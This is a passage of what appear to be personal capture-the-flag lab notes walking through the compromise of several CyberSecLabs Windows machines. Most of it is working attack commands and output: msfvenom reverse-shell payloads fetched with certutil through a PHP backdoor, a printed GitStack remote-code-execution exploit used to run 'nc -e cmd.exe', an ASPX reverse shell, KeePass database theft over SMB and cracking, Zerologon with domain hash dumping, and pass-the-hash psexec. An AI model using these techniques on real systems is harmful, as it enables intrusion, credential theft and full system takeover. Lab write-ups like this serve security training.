16 Processor(s): 1 Processor(s) Installed.
[01]: Intel64 Family 6 Model 79 Stepping 1 GenuineIntel ~2300 Mhz
17
18 BIOS Version: Xen 4.11.amazon, 8/24/2006
19 Windows Directory: C:\Windows
20 System Directory: C:\Windows\system32
21 Boot Device: \Device\HarddiskVolume1
22 System Locale: en-us;English (United States)
23 Input Locale: en-us;English (United States)
24 Time Zone: (UTC) Coordinated Universal Time
25 Total Physical Memory: 2,048 MB
26 Available Physical Memory: 1,228 MB
27 Virtual Memory: Max Size: 10,240 MB
28 Virtual Memory: Available: 9,319 MB
29 Virtual Memory: In Use: 921 MB
30 Page File Location(s): C:\pagefile.sys
31 Domain: WORKGROUP
32 Logon Server: N/A
33 Hotfix(s): 203 Hotfix(s) Installed.
[01] KB2894856
34
```

MADE A MALICIOUS SHELL.EXE

```
(kali㉿kali)-[~/Desktop/CyberSecLabs/Boats]
└─$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=tun0 LPORT=445 -f exe > shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
```

← → ⌂ ⌄

172.31.1.14/backdoor.php?cmd=certutil.exe -urlcache -f http://10.10.0.16/shell.exe shell.exe

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Grafana 8.3.0 - Direct...

**** Online **** CertUtil: -URLCache command completed successfully.

DID CALL BACK TO US ON OUR WEB SERVER

```
(kali㉿kali)-[~/Desktop/CyberSecLabs/Boats]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
172.31.1.14 - - [19/Jan/2023 06:57:44] "GET /shell.exe HTTP/1.1" 200 -
172.31.1.14 - - [19/Jan/2023 06:57:46] "GET /shell.exe HTTP/1.1" 200 -

```

A screenshot of a web browser window. The address bar contains the URL '172.31.1.14/backdoor.php?cmd=shell.exe'. Below the address bar, there is a navigation bar with icons for back, forward, stop, and home. To the right of the address bar, there is a search bar placeholder 'Search Kali Linux'. Below the search bar, there is a horizontal menu with links: 'Kali Linux', 'Kali Tools', 'Kali Docs', 'Kali Forums', 'Kali NetHunter', and 'Exploit-DB'. The main content area of the browser shows the results of the search query.

```
(kali㉿kali)-[~/Tools]
$ rlwrap nc -lvpn 445
listening on [any] 445 ...
connect to [10.10.0.16] from (UNKNOWN) [172.31.1.14] 49287
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\xampp\htdocs>whoami
whoami
nt authority\system
C:\xampp\htdocs>
```

Deployable

NMAP

```

PORT STATE SERVICE      REASON
135/tcp  open  msrpc      syn-ack
139/tcp  open  netbios-ssn  syn-ack
445/tcp  open  microsoft-ds syn-ack
5985/tcp open  wsman      syn-ack
8009/tcp open  ajp13      syn-ack
8080/tcp open  http-proxy  syn-ack
47001/tcp open  winrm      syn-ack
49152/tcp open  unknown    syn-ack
49153/tcp open  unknown    syn-ack
49154/tcp open  unknown    syn-ack
49155/tcp open  unknown    syn-ack
49156/tcp open  unknown    syn-ack
49163/tcp open  unknown    syn-ack
49164/tcp open  unknown    syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.47 seconds

```

Kali Linux 172.31.1.13:8080

Kali Tools Kali Docs Kali Forums Exploit-DB Google Hacking DB OffSec Grafana 8.3.0 - Direct... File upload tricks and c... GitHub - exploittabl3/T...

Home Documentation Configuration Examples Wiki Mailing Lists Find Help

Apache Tomcat/7.0.88

If you're seeing this, you've successfully installed Tomcat. Congratulations!



Recommended Reading:

- [Security Considerations HOW-TO](#)
- [Manager Application HOW-TO](#)
- [Clustering/Session Replication HOW-TO](#)

Server Status Manager App Host Manager

Developer Quick Start

Tomcat Setup	Realms & AAA	Examples	Servlet Specifications
First Web Application	JDBC DataSources		Tomcat Versions

WE GET IN WITH TOMCAT DEFAULT CREDITS AFTER GOING TO HOST MANAGER

tomcat:s3cret

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Grafana 8.3.0 - Direct... File upload tricks and c... GitHub - exploitable/T...



Tomcat Virtual Host Manager

Message: OK

Host Manager

List Virtual Hosts	HTML Host Manager Help	Host Manager Help	Server Status
Host name	Host aliases	Commands	
localhost		Host Manager installed - commands disabled	

Add Virtual Host

Host

Name: <input type="text"/>
Aliases: <input type="text"/>
App base: <input type="text"/>
AutoDeploy <input checked="" type="checkbox"/>
DeployOnStartup <input checked="" type="checkbox"/>
DeployXML <input checked="" type="checkbox"/>
UnpackWARs <input checked="" type="checkbox"/>
Manager App <input checked="" type="checkbox"/>
CopyXML <input type="checkbox"/>
<input type="button" value="Add"/>

Server Information

Tomcat Version	JVM Version	JVM Vendor	OS Name	OS Version	OS Architecture
Apache Tomcat/7.0.88	1.8.0_251-b08	Oracle Corporation	Windows Server 2012 R2	6.3	x86

I DONE DID MESSED UP, WE WANT TO CLICK ON MANAGER APP AND WE WILL LOGIN THROUGH THERE

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Grafana 8.3.0 - Direct... File upload tricks and c... GitHub - exploitable/T...

List Applications

Applications

Path	Version	Display Name	Running	Sessions	Commands
/	None specified	Welcome to Tomcat	true	0	Start Stop Reload Undeploy [Expire sessions] with idle ≥ [30] minutes
/docs	None specified	Tomcat Documentation	true	0	Start Stop Reload Undeploy [Expire sessions] with idle ≥ [30] minutes
/examples	None specified	Servlet and JSP Examples	true	0	Start Stop Reload Undeploy [Expire sessions] with idle ≥ [30] minutes
/host-manager	None specified	Tomcat Host Manager Application	true	1	Start Stop Reload Undeploy [Expire sessions] with idle ≥ [30] minutes
/manager	None specified	Tomcat Manager Application	true	1	Start Stop Reload Undeploy [Expire sessions] with idle ≥ [30] minutes

Deploy

Deploy directory or WAR file located on server

Context Path (required): <input type="text"/>
XML Configuration file URL: <input type="text"/>
WAR or Directory URL: <input type="text"/>
<input type="button" value="Deploy"/>

WAR file to deploy

Select WAR file to upload No file selected.

Stack

NMAP

PORT	STATE	SERVICE	REASON
80/tcp	open	http	syn-ack
135/tcp	open	msrpc	syn-ack
139/tcp	open	netbios-ssn	syn-ack
445/tcp	open	microsoft-ds	syn-ack
3389/tcp	open	ms-wbt-server	syn-ack
5985/tcp	open	wsman	syn-ack
47001/tcp	open	winrm	syn-ack
49152/tcp	open	unknown	syn-ack
49153/tcp	open	unknown	syn-ack
49154/tcp	open	unknown	syn-ack
49155/tcp	open	unknown	syn-ack
49161/tcp	open	unknown	syn-ack
49163/tcp	open	unknown	syn-ack
49164/tcp	open	unknown	syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.44 seconds

HTTP

Page not found (404)

Request Method: GET
Request URL: http://172.31.1.12/

Using the URLconf defined in app.urls, Django tried these URL patterns, in this order:

- ^registration/login/\$
- ^gitstack/
- ^rest/

The current URL, , didn't match any of these.

You're seeing this error because you have DEBUG = True in your Django settings file. Change that to False, and Django will display a standard 404 page.

```
Caught ctrl+c 🚫 saving scan state to ferox-http_172_31_1_12-1674130929.state ...
[#####>-----] - 2m      64094/143283  2m      found:24    errors:16412
[#####>-----] - 1m      20469/20469   197/s   http://172.31.1.12/
[#####>-----] - 2m      20469/20469   159/s   http://172.31.1.12/cgi-bin/
[#####>-----] - 1m      8406/20469   138/s   http://172.31.1.12/static/
[#####>-----] - 48s     6377/20469   131/s   http://172.31.1.12/static/Images/
[#####>-----] - 46s     4277/20469   92/s    http://172.31.1.12/web/ http://172.31.1.12/web/
[##>-----] - 19s     2617/20469   135/s   http://172.31.1.12/static/css/
[#>-----] - 15s     1465/20469   91/s    http://172.31.1.12/static/dialogs/
```

(kali㉿kali)-[~/Desktop/CyberSecLabs/Stack]

THE OTHER PAGES WERE FORBIDDEN

The screenshot shows a browser window with the title "CyberSecLabs | Beginner | GitStack Web". The address bar displays "172.31.1.12/web/". Below the address bar, there is a navigation bar with links to Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, OffSec, Grafana 8.3.0 - Direct..., and File upload tricks and c... GitHub - exploitabl3/T...". The main content area has a heading "git source code archive" and a search bar labeled "Search projects: []". A table titled "Project" and "Description" lists one entry: "rTfVq.git" with the description "Unnamed repository; edit this file 'description' to name the repository." At the bottom right of the page, it says "GitPHP by Chris Han".

CLICKED ON FILE, DIDN'T KNOW A USERNAME AND DEFAULT CREDS DID NOT WORK

The screenshot shows a terminal window with the command "searchsploit gitstack" run. The output includes a note: "Your GitStack credentials were not entered correctly. Please ask your GitStack administrator to give you a username/password and give you access to this repository. Note : You have to enter the credentials of a user which has at least read access to your repository. Your GitStack administration panel username/password will not work." Below the terminal, there is a screenshot of a web browser showing a search results page for "git source code archive".

REMOTE HOST IP ADDRESS BELOW

```

1 # Exploit: GitStack 2.3.10 Unauthenticated Remote Code Execution
2 # Date: 18.01.2018
3 # Software Link: https://gitstack.com/
4 # Exploit Author: Kacper Szurek
5 # Contact: https://twitter.com/KacperSzurek
6 # Website: https://security.szurek.pl/
7 # Category: remote
8 #
9 #1. Description
10 #
11 #$_SERVER['PHP_AUTH_PW'] is directly passed to exec function.
12 #
13 #https://security.szurek.pl/gitstack-2310-unauthenticated-rce.html
14 #
15 #2. Proof of Concept
16 #
17 import requests
18 from requests.auth import HTTPBasicAuth
19 import os
20 import sys
21
22 ip = '172.31.1.12'
23
24 # What command you want to execute
25 command = "whoami"
26
27 repository = 'rce'
28 username = 'rce'
29 password = 'rce'
30 csrf_token = 'token'
31

```

```

[kali㉿kali] - ~/Desktop/CyberSecLabs/Stack
$ python2 43777.py
/usr/share/offsec-aware-wheels/pyOpenSSL-19.1.0-py2.py3-none-any.whl/openSSL/crypto.py:12: CryptographyDeprecationWarning: Python 2 is no longer supported by the Python core team. Support for it is now deprecated in cryptography, and will be removed in the next release.
[+] Get user list
[+] Found user PqZmY
[+] Web repository already enabled
[+] Get repositories list
[+] Found repository rtfVq
[+] Add user to repository ("rtfVq", "PqZmY", "repository", "username", "ip", "repository", "username")
[+] Disable access for anyone
[+] Create backdoor in PHP
Your GitStack credentials were not entered correctly. Please ask your GitStack administrator to give you a username/password and give you access to this repository. <br />Note : You have to enter the credentials of a user which has at least read access to your repository. Your GitStack administration panel username/password will not work.
[+] Execute command
"stack\john"
[+] Create backdoor in PHP
Your GitStack credentials were not entered correctly. Please ask your GitStack administrator to give you a username/password and give you access to this repository. <br />Note : You have to enter the credentials of a user which has at least read access to your repository. Your GitStack administration panel username/password will not work.
[+] Execute command
"certutil.exe -urlcache -f http://10.10.0.16/nc64.exe nc64.exe"

```

THAT WORKED...

```

ip = '172.31.1.12'

# What command you want to execute
command = "certutil.exe -urlcache -f http://10.10.0.16/nc64.exe nc64.exe"

```

```
ip = '172.31.1.12'

# What command you want to execute
command = "nc64.exe 10.10.0.16 445 -e cmd.exe"
```

```
(kali㉿kali)-[~/Desktop/CyberSecLabs/Stack]
$ rlwrap nc -lvpn 445
listening on [any] 445 ...
connect to [10.10.0.16] from (UNKNOWN) [172.31.1.12] 49198
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.
```

```
C:\GitStack\gitphp>whoami
whoami
stack\john
```

```
C:\GitStack\gitphp>certutil.exe -urlcache -f http://10.10.0.16/winPEASx64.exe winPEASx64.exe
certutil.exe -urlcache -f http://10.10.0.16/winPEASx64.exe winPEASx64.exe
**** Online ****
CertUtil: -URLCache command completed successfully.

C:\GitStack\gitphp>
```

```
↳ Check if you can modify other users AutoRuns binaries (Note that is normal that you can modify HKCU registry and binaries indicated there) https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation/privilege-escalation-with-autorun-binaries
RegPath: HKLM\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Run
Key: KeePass 2 PreLoad
Folder: C:\Program Files (x86)\KeePass Password Safe 2
File: C:\Program Files (x86)\KeePass Password Safe 2\KeePass.exe --preload (Unquoted and Space detected)
=====
```

WE ARE NOT GOING TO BE ATTACKING THE UNQUOTED SERVICE PATH, MOSTLY BECAUSE WE MOST LIKELY CANNOT RESTART THE SERVICE, HOWEVER, WE CAN LOOK AT KEEPASS

Directory of C:\Users\john\Documents

```
04/20/2020  08:44 PM    <DIR>      .
04/20/2020  08:44 PM    <DIR>      ..
04/13/2020  12:25 PM    <DIR>      3360
04/20/2020  08:44 PM  2,254 password_manager.kdbx
                  1 File(s)   2,254 bytes
                  3 Dir(s)  8,666,464,256 bytes free
CertUtil: -URLCache command completed successfully.
```

```
C:\Users\john\Documents>
```

WE END UP FINDING WHAT WE NEED IN DOCUMENTS

```
(kali㉿kali)-[~/Desktop/CyberSecLabs/Stack]
$ smbserver.py share . -smb2support
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation
```

```
C:\Users\john\Documents>copy password_manager.kdbx \\10.10.0.16\share
copy password_manager.kdbx \\10.10.0.16\share
      1 file(s) copied.
04/20/2020  08:44 PM    <DIR>      .
C:\Users\john\Documents>
```


```
(kali㉿kali)-[~/Desktop/CyberSecLabs/Stack]
$ ls -la
total 32
drwxr-xr-x  2 kali kali  4096 Jan 19  08:37 .
drwxr-xr-x 17 kali kali  4096 Jan 19  08:37 ..
-rwxr-xr-x  1 kali kali  3191 Jan 19  07:30 43777.py
-rw-r--r--  1 kali kali 14672 Jan 19  07:22 ferox-http_172_31_1_12-1674130929.state
-rwxr-xr-x  1 kali kali  2254 Apr 20  2020 password_manager.kdbx
```

```
(kali㉿kali)-[~/Desktop/CyberSecLabs/Stack]
$ keepass2john password_manager.kdbx > hash.txt

(kali㉿kali)-[~/Desktop/CyberSecLabs/Stack]
$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt --fork=4
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [SHA256 AES 32/64])
Cost 1 (iteration count) is 60000 for all loaded hashes
Cost 2 (version) is 2 for all loaded hashes
Cost 3 (algorithm [0=AES 1=TwoFish 2=ChaCha]) is 0 for all loaded hashes
Node numbers 1-4 of 4 (fork)
Press 'q' or Ctrl-C to abort, almost any other key for status
princess      (password_manager)
2 1g 0:00:00:00 DONE (2023-01-19 08:38) 10.00g/s 20.00p/s 20.00c/s 20.00C/s princess
```

```
[kali㉿kali)-[~/Desktop/CyberSecLabs/Stack]
$ sudo apt-get install -y keepassx
[sudo] password for kali:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
```

```
[kali㉿kali)-[~/Desktop/CyberSecLabs/Stack]
$ keepassxc
```



Windows • admin • Edit entry

 Entry	Title: <input type="text" value="admin"/>
 Advanced	Username: <input type="text" value="Administrator"/>
 Icon	Password: <input type="password" value="secur3_apass262"/>
	URL: <input type="text" value="https://example.com"/>
	Tags: <input type="text"/>
	Expires: <input type="text" value="4/15/20 8:19 AM"/>
	<input checked="" type="checkbox"/> Notes: <input type="text"/>

```
[kali㉿kali)-[~/Desktop/CyberSecLabs/Stack]
$ evil-winrm -u administrator -p secur3_apass262 -i 172.31.1.12

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_dots unimplemented on this machine
Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayth-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
stack\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> ipconfig

Windows IP Configuration

Ethernet adapter Ethernet 2:

Connection-specific DNS Suffix . : us-east-2.compute.internal
Link-local IPv6 Address . . . . . : fe80::91eb:5e1c:83a6:9d18%12
IPv4 Address . . . . . : 172.31.1.12
Subnet Mask . . . . . : 255.255.0.0
Default Gateway . . . . . : 172.31.0.1


Tunnel adapter isatap.us-east-2.compute.internal:

Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . : us-east-2.compute.internal
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

Weak

PORT	STATE	SERVICE	REASON
21/tcp	open	ftp	syn-ack
135/tcp	open	msrpc	syn-ack
139/tcp	open	netbios-ssn	syn-ack
5357/tcp	open	wsdapi	syn-ack
49152/tcp	open	unknown	syn-ack
49153/tcp	open	unknown	syn-ack
49154/tcp	open	unknown	syn-ack
49155/tcp	open	unknown	syn-ack

```
(kali㉿kali)-[~/Desktop/CyberSecLabs/Weak]
$ ftp 172.31.1.11
Connected to 172.31.1.11.
220 Microsoft FTP Service
Name (172.31.1.11:kali): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> dir
229 Entering Extended Passive Mode (|||49162|)
125 Data connection already open; Transfer starting.
04-11-20 12:32PM          <DIR>          aspnet_client
04-10-20  01:30AM           689 iisstart.htm
04-10-20  01:30AM        184946 welcome.png
226 Transfer complete.
ftp> put test.txt
local: test.txt remote: test.txt
229 Entering Extended Passive Mode (|||49164|)
150 Opening ASCII mode data connection.
100% |*****                                                 *
226 Transfer complete.
6 bytes sent in 00:00 (0.03 KiB/s)
ftp>
```



<https://raw.githubusercontent.com/borjmz/aspx-reverse-shell/master/shell.aspx>

```
PostView.ascx | Invoke-PowerShellIcp.ps1 | 43777.py | shell.aspx | 459/91
1 <%@ Page Language="C#" %>
2 <%@ Import Namespace="System.Runtime.InteropServices" %>
3 <%@ Import Namespace="System.Net" %>
4 <%@ Import Namespace="System.Net.Sockets" %>
5 <%@ Import Namespace="System.Security.Principal" %>
6 <%@ Import Namespace="System.Data.SqlClient" %>
7 <script runat="server">
8 //Original shell post: https://www.darknet.org.uk/2014/12/insomni
9 //Download link: https://www.darknet.org.uk/content/files/Insomni
10
11     protected void Page_Load(object sender, EventArgs e)
12     {
13         String host = "10.10.0.16"; //CHANGE THIS
14         int port = 445; ////CHANGE THIS
15
16         CallbackShell(host, port);
17     }
18
```

The code is a C# ASPX page. It includes imports for System.Runtime.InteropServices, System.Net, System.Net.Sockets, System.Security.Principal, and System.Data.SqlClient. A script block runs at the server. It contains comments about the original shell post and download link. The host and port variables are set to "10.10.0.16" and 445 respectively. These two lines are highlighted with a red box.

THAT ONE DID NOT WORK, HOWEVER, WHEN I DID IT TO PORT 8081 IT DID WORK

```
//Original shell post: https://www.darknet.org.uk/2014/12/
//Download link: https://www.darknet.org.uk/content/files/
protected void Page_Load(object sender, EventArgs e)
{
    String host = "10.10.0.16"; //CHANGE THIS
    int port = 8081; ////CHANGE THIS
}
CallbackShell(host, port);
```

The code is identical to the previous one, but the port value is changed from 445 to 8081. This change is highlighted with a red box.

```

└──(kali㉿kali)-[~/Desktop/CyberSecLabs/Weak]
$ rlwrap nc -lvpn 8081
listening on [any] 8081 ...
connect to [10.10.0.16] from (UNKNOWN) [172.31.1.11] 49233
Spawn Shell...
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv>whoami
whoami
iis apppool\alpha site

c:\windows\system32\inetsrv>

```

FOR AN IIS USER THE BELOW PRIVS ARE NORMAL

Privilege Name	Description	State
SeAssignPrimaryTokenPrivilege	Replace a process level token	Disabled
SeIncreaseQuotaPrivilege	Adjust memory quotas for a process	Disabled
SeShutdownPrivilege	Shut down the system	Disabled
SeAuditPrivilege	Generate security audits	Disabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeUndockPrivilege	Remove computer from docking station	Disabled
SeImpersonatePrivilege	Impersonate a client after authentication	Enabled
SeCreateGlobalPrivilege	Create global objects	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Disabled
SeTimeZonePrivilege	Change the time zone	Disabled

```
C:\Users\Alpha Site>systeminfo  
systeminfo  
Host Name: services  
OS Name: Microsoft Windows 7  
OS Version: 6.1.7601 Service Pack 1 Build 7601  
OS Manufacturer: Microsoft Corporation  
OS Configuration: Standalone Workstation  
OS Build Type: Multiprocessor Free  
Registered Owner: Web Admin  
Registered Organization:  
Product ID: -LA For Powershell 00426-292-0000007-85858  
Original Install Date: 4/10/2020, 12:35:10 AM  
System Boot Time: 1/19/2023, 6:25:42 AM  
System Manufacturer: Xen  
System Model: HVM domU  
System Type: x64-based PC  
Processor(s): 1 Processor(s) Installed.  
[01]: Intel64 Family 6 Model 63 Stepping 2 GenuineIntel ~2394 Mhz  
BIOS Version: Xen 4.11.amazon, 8/24/2006  
Windows Directory: C:\Windows  
System Directory: C:\Windows\system32  
Boot Device: \Device\HarddiskVolume1  
System Locale: en-us;English (United States)
```

LOOKS LIKE WE ARE DOING JUICY POTATO

<https://github.com/ohpe/juicy-potato/releases/tag/v0.1>

```
C:\Users\Alpha Site>certutil.exe -urlcache -f http://10.10.0.16/JuicyPotato.exe JuicyPotato.exe  
certutil.exe -urlcache -f http://10.10.0.16/JuicyPotato.exe JuicyPotato.exe Privacy security  
**** Online ****  
CertUtil: -URLCache command completed successfully.
```

```
C:\Users\Alpha Site>certutil.exe -urlcache -f http://10.10.0.16/nc64.exe nc64.exe  
certutil.exe -urlcache -f http://10.10.0.16/nc64.exe nc64.exe  
**** Online ****  
CertUtil: -URLCache command completed successfully.
```

Active Directory

Zero

NMAP

PORT	STATE	SERVICE	REASON
53/tcp	filtered	domain	no-response
88/tcp	filtered	kerberos-sec	no-response
135/tcp	filtered	msrpc	no-response
139/tcp	open	netbios-ssn	syn-ack
389/tcp	filtered	ldap	no-response
445/tcp	filtered	microsoft-ds	no-response
464/tcp	open	kpasswd5	syn-ack
593/tcp	filtered	http-rpc-epmap	no-response
636/tcp	filtered	ldapssl	no-response
3389/tcp	open	ms-wbt-server	syn-ack
5985/tcp	open	wsman	syn-ack
9389/tcp	filtered	adws	no-response

SINCE THE MACHINE IS CALLED ZERO, WE WENT WITH ZERO LOGON

THIS TAKES FOREVER TO RUN, I DID USE MY OWN SCRIPT (ENUMAD.SH) TO RUN IT

```
YOU NEED TO PUT THE SMB DOMAIN NAME (EX: ZERO-DC) INTO /ETC/HOSTS
If you do not know it, do a crackmapexec smb 172.31.1.29 -u fjsdkaf -p /usr/share/wordlists/fasttrack and the share name will be there
SMB Share Name?
zero-dc
Saving to ../zero.txt
```

```
(kali㉿kali)-[~/Desktop/CyberSecLabs/Zero]
└─$ tail -f zero.txt
      PORT STATE SERVICE      REASON
Checking hostname: ZERO-DC  filtered domain  no-response
Performing authentication attempts...
=====
[+] Target vulnerable, changing account password to empty string
^C
```

```
[+] Target vulnerable, changing account password to empty string
Running Secrets Dump
```

```
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:36242e2cb0b26d16fafd267f39ccf990:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:a190af9837b4381407a3b689e0c839cf:::
jared:1104:aad3b435b51404eeaad3b435b51404ee:36242e2cb0b26d16fafd267f39ccf990:::
ZERO-DC$:1000:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:1bf898538a3b6eeb9b89cf68995e5463053a979f1a898138d39315685c978e96
Administrator:aes128-cts-hmac-sha1-96:a938e7b92eb1348102d819e12ce42637
Administrator:des-cbc-md5:b9f8f4aba129fd37
krbtgt:aes256-cts-hmac-sha1-96:5668dbe3fa1b0d62052045f6d87e37189746f11d05df8c59c1b107ca524883f1
```

```
(kali㉿kali)-[~/Desktop/CyberSecLabs/Zero]
└─$ python3 /home/kali/impacket/build/scripts-3.10/psexec.py -hashes aad3b435b51404eeaad3b435b51404ee:36242e2cb0b26d16fafd267f39ccf990 administrator@172.31.1.29
Impacket v0.9.24.dev1+20210704.162046.29ad5792 - Copyright 2021 SecureAuth Corporation

[*] Requesting shares on 172.31.1.29.....
[*] Found writable share ADMIN$.
[*] Uploading file KVijJgdI.exe.
[*] Opening SVCManager on 172.31.1.29.....
[*] Creating service ZfDi on 172.31.1.29.....
[*] Starting service ZfDi.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>
```

Secret

NMAP

```
The Modern Day Port Scanner.
NmapDB | OffSec | Grafana 8.3.0 - Direct... | File upload tricks and c... | GitHub - expl0itabl3/T...
-----: https://discord.gg/GFrQsGy :-----: https://github.com/RustScan/RustScan :-----:
-----Nmap? More like slowmap. 🐛-----[~] The config file is expected to be at "/home/kali/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 172.31.1.4:53
Open 172.31.1.4:88
Open 172.31.1.4:135
Open 172.31.1.4:139
Open 172.31.1.4:389
